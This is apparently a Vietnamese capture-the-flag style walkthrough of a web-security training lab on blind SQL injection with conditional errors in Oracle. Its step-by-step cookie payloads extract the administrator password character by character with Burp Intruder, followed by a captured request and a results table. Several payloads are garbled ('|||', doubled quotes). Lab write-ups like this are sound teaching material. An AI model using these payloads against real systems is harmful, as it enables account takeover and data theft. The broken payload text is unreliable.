TRUY CẬP PHÒNG THÍ NGHIỆM

Giải pháp

Giải pháp cộng đồng

MẬT SAU

TIẾP TỤC →

Tiếp theo: Trích xuất dữ liệu nhạy cảm thông qua các thông báo lỗi SQL chi tiết

Giải pháp

1. Truy cập trang chủ của cửa hàng và sử dụng Burp Suite để chặn và sửa đổi yêu cầu chứa `TrackingId` cookie. Để đơn giản, hãy nói rằng giá trị ban đầu của cookie là `TrackingId=xyz`.
2. Sửa đổi `TrackingId` cookie bằng cách thêm một dấu ngoặc kép vào đó:

`TrackingId=xyz'`

Xác minh rằng đã nhận được thông báo lỗi.

3. Bây giờ hãy đổi thành hai dấu ngoặc kép: `TrackingId=xyz"` Xác minh rằng lỗi đã biến mất. Điều này cho thấy lỗi cú pháp (trong trường hợp này là dấu ngoặc kép không đóng) đang có tác động có thể phát hiện được đến phản hồi.

4. Bây giờ bạn cần xác nhận rằng máy chủ đang diễn giải lệnh tiêm như một truy vấn SQL, tức là lỗi là lỗi cú pháp SQL chứ không phải bất kỳ loại lỗi nào khác. Để thực hiện việc này, trước tiên bạn cần xây dựng một truy vấn phụ bằng cú pháp SQL hợp lệ. Hãy thử gửi:

```
TrackingId=xyz'||(SELECT '')||'
```

Trong trường hợp này, hãy lưu ý rằng truy vấn vẫn có vẻ không hợp lệ. Điều này có thể là do loại cơ sở dữ liệu - hãy thử chỉ định tên bảng có thể dự đoán được trong truy vấn:

```
TrackingId=xyz'||(SELECT " FROM dual)||'
```

Vì bạn không còn nhận được lỗi nữa, điều này cho thấy mục tiêu có thể đang sử dụng cơ sở dữ liệu Oracle, yêu cầu tất cả SELECT các câu lệnh phải chỉ định rõ ràng tên bảng.

5. Bây giờ bạn đã tạo ra thứ có vẻ là truy vấn hợp lệ, hãy thử gửi truy vấn không hợp lệ trong khi vẫn giữ nguyên cú pháp SQL hợp lệ. Ví dụ, hãy thử truy vấn tên bảng không tồn tại:

```
TrackingId=xyz'||(SELECT " FROM not-a-real-table)||'
```

Lần này, lỗi được trả về. Hành vi này cho thấy rõ ràng rằng lệnh inject của bạn đang được xử lý như một truy vấn SQL bởi back-end.

6. Miễn là bạn đảm bảo luôn chèn các truy vấn SQL hợp lệ về mặt cú pháp, bạn có thể sử dụng phản hồi lỗi này để suy ra thông tin chính về cơ sở dữ liệu. Ví dụ, để xác minh rằng bảng users tồn tại, hãy gửi truy vấn sau:

```
TrackingId=xyz'||(SELECT " FROM users WHERE ROWNUM = 1)||'
```

Vì truy vấn này không trả về lỗi, bạn có thể suy ra rằng bảng này tồn tại. Lưu ý rằng WHERE ROWNUM = 1 điều kiện này rất quan trọng ở đây để ngăn truy vấn trả về nhiều hơn một hàng, điều này sẽ phá vỡ sự nối kết của chúng ta.

7. Bạn cũng có thể khai thác hành vi này để kiểm tra các điều kiện. Đầu tiên, hãy gửi truy vấn sau:

```
TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE " END FROM dual)||'
```

Xác minh rằng đã nhận được thông báo lỗi.

8. Bây giờ hãy đổi nó thành:

```
TrackingId=xyz'||(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE " END FROM dual)||'
```

Xác minh rằng lỗi biến mất. Điều này chứng minh rằng bạn có thể kích hoạt lỗi có điều kiện dựa trên sự thật của một điều kiện cụ thể. Câu CASE lệnh kiểm tra một điều kiện và đánh giá thành một biểu thức nếu điều kiện là đúng và một biểu thức khác nếu điều kiện là sai. Biểu thức trước chứa phép chia cho số không, gây ra lỗi. Trong trường hợp này, hai tải trọng kiểm tra các điều kiện `1=1` và `1=2`, và lỗi được nhận khi điều kiện là `true`.

9. Bạn có thể sử dụng hành vi này để kiểm tra xem các mục cụ thể có tồn tại trong bảng hay không. Ví dụ, sử dụng truy vấn sau để kiểm tra xem tên người dùng `administrator` có tồn tại hay không:

```
TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||'
```

Xác minh rằng điều kiện là đúng (nhận được lỗi), xác nhận rằng có một người dùng được gọi là `administrator`.

10. Bước tiếp theo là xác định có bao nhiêu ký tự trong mật khẩu của `administrator` người dùng. Để thực hiện việc này, hãy thay đổi giá trị thành:

```
TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE " END FROM users WHERE username='administrator')||'
```

Điều kiện này phải đúng, xác nhận rằng mật khẩu có độ dài lớn hơn 1 ký tự.

11. Gửi một loạt các giá trị theo dõi để kiểm tra độ dài mật khẩu khác nhau. Gửi:

```
TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>2 THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||'
```

Sau đó gửi:

```
TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>3 THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||'
```

Và cứ thế. Bạn có thể thực hiện thủ công bằng Burp Repeater, vì độ dài có thể ngắn. Khi điều kiện không còn đúng (tức là khi lỗi biến mất), bạn đã xác định được độ dài của mật khẩu, thực tế là 20 ký tự.

12. Sau khi xác định độ dài của mật khẩu, bước tiếp theo là kiểm tra ký tự ở mỗi vị trí để xác định giá trị của nó. Điều này liên quan đến số lượng yêu cầu lớn hơn nhiều, vì vậy bạn cần sử dụng Burp Intruder. Gửi yêu cầu bạn đang xử lý đến Burp Intruder, bằng cách sử dụng menu ngữ cảnh.
13. Vào Burp Intruder và thay đổi giá trị của cookie thành:

```
TrackingId=xyz'|||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE " END FROM users WHERE  
username='administrator')|'|
```

Điều này sử dụng SUBSTR() hàm để trích xuất một ký tự duy nhất từ mật khẩu và kiểm tra nó với một giá trị cụ thể. Cuộc tấn công của chúng tôi sẽ tuần hoàn qua từng vị trí và giá trị có thể, kiểm tra từng giá trị theo lượt.

- Đặt các điểm đánh dấu vị trí tải trọng xung quanh ký tự cuối cùng trong giá trị cookie. Để thực hiện việc này, chỉ cần chọn a , và nhấp vào nút "Thêm §". Sau đó, bạn sẽ thấy giá trị cookie như sau (lưu ý các điểm đánh dấu vị trí tải trọng):

```
TrackingId=xyz'|||(SELECT CASE WHEN SUBSTR(password,1,1)='§a§' THEN TO_CHAR(1/0) ELSE " END FROM users WHERE  
username='administrator')|'|
```

- Để kiểm tra ký tự ở mỗi vị trí, bạn sẽ cần gửi các tải trọng phù hợp ở vị trí tải trọng mà bạn đã xác định. Bạn có thể cho rằng mật khẩu chỉ chứa các ký tự chữ và số thường. Trong bảng điều khiển bên "Tải trọng", hãy kiểm tra xem "Danh sách đơn giản" đã được chọn chưa và trong "Cấu hình tải trọng", hãy thêm các tải trọng trong phạm vi a - z và 0 - 9. Bạn có thể dễ dàng chọn các tải trọng này bằng cách sử dụng menu thả xuống "Thêm từ danh sách".
- Bắt đầu tấn công bằng cách nhấp vào "Nút "Bắt đầu tấn công".
- Xem lại kết quả tấn công để tìm giá trị của ký tự ở vị trí đầu tiên. Ứng dụng trả về mã trạng thái HTTP 500 khi lỗi xảy ra và mã trạng thái HTTP 200 thông thường. Cột "Trạng thái" trong kết quả Intruder hiển thị mã trạng thái HTTP, do đó bạn có thể dễ dàng tìm thấy hàng có 500 trong cột này. Tải trọng hiển thị cho hàng đó là giá trị của ký tự ở vị trí đầu tiên.
- Bây giờ, bạn chỉ cần chạy lại cuộc tấn công cho từng vị trí ký tự khác trong mật khẩu để xác định giá trị của chúng. Để thực hiện việc này, hãy quay lại tab Intruder ban đầu và thay đổi độ lệch được chỉ định từ 1 thành 2. Sau đó, bạn sẽ thấy giá trị cookie như sau:

```
TrackingId=xyz'|||(SELECT CASE WHEN SUBSTR(password,2,1)='§a§' THEN TO_CHAR(1/0) ELSE " END FROM users WHERE  
username='administrator')|'|
```

- Thực hiện đòn tấn công đã sửa đổi, xem lại kết quả và lưu ý ký tự ở lần dịch chuyển thứ hai.
- Tiếp tục quá trình này bằng cách kiểm tra độ lệch 3, 4, v.v. cho đến khi bạn có được toàn bộ mật khẩu.
- Trong trình duyệt, nhấp vào "Tài khoản của tôi" để mở trang đăng nhập. Sử dụng mật khẩu để đăng nhập với tư cách là người administrator dùng.

Sniper attack

Start attack

Target

https://0a9900c8044b6d09808e03b000c20015.web-security-academy.net

Update Host header to match target

Positions

Add \$

Clear \$

Auto \$

1 GET / HTTP/2

2 Host: 0a9900c8044b6d09808e03b000c20015.web-security-academy.net

3 Cookie: TrackingId=1PcRYQW17A38aGn1|((SELECT CASE WHEN SUBSTR(password,1,1)='5' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator'))'; session=0akvlotAs2DFWQQAfrN5nrc5xTuc4S7D1Q

4 Sec-Ch-Ua "Chromium";v="131", "Not_A_Brand";v="24"

5 Sec-Ch-Ua-Mobile: 70

6 Sec-Ch-Ua-Platform: "Windows"

7 Accept-Language: en-US,en;q=0.9

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11 Sec-Fetch-Site: same-origin

12 Sec-Fetch-Mode: navigate

13 Sec-Fetch-User: ?1

14 Sec-Fetch-Dest: document

15 Referer: https://0a9900c8044b6d09808e03b000c20015.web-security-academy.net/

16 Accept-Encoding: gzip, deflate, br

17 Priority: u=0, i

18

19

1 highlight

1 payload position

Length: 959

Payloads

Close

Payload position: All payload positions

Payload type: Bruteforcer

Payload count: 36

Request count: 36

Payload configuration

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: abcdefghijklmnopqrstuvwxyz0123456789

Min length: 1

Max length: 1

Payload process: 1

You can define each payload length

Add

Edit

Remove

Up

Down

Thực hiện do tìm chữ số đầu tiên cho password

Thấy biết động bất thường thì đó là đúng

Intruder attack results filter: Showing all items

Payload	Status code	Response ...	Error	Timeout	Length
	200	289			11400
a	200	288			11400
b	200	287			11400
c	200	287			11400
d	200	283			11461
e	200	293			11400
f	200	293			11400
g	200	640			11400
h	200	283			11400
i	200	281			11400
j	200	283			11400
k	200	653			11400
l	200	283			11400
m	200	300			11400
n	200	301			11400
o	200	283			11400
p	200	285			11400
q	200	295			11400
r	200	287			11400
s	200	283			11400
+	200	280			11400

Số đầu tiên của password sẽ là d
vì nó có length khác thường so
với các chữ và số khác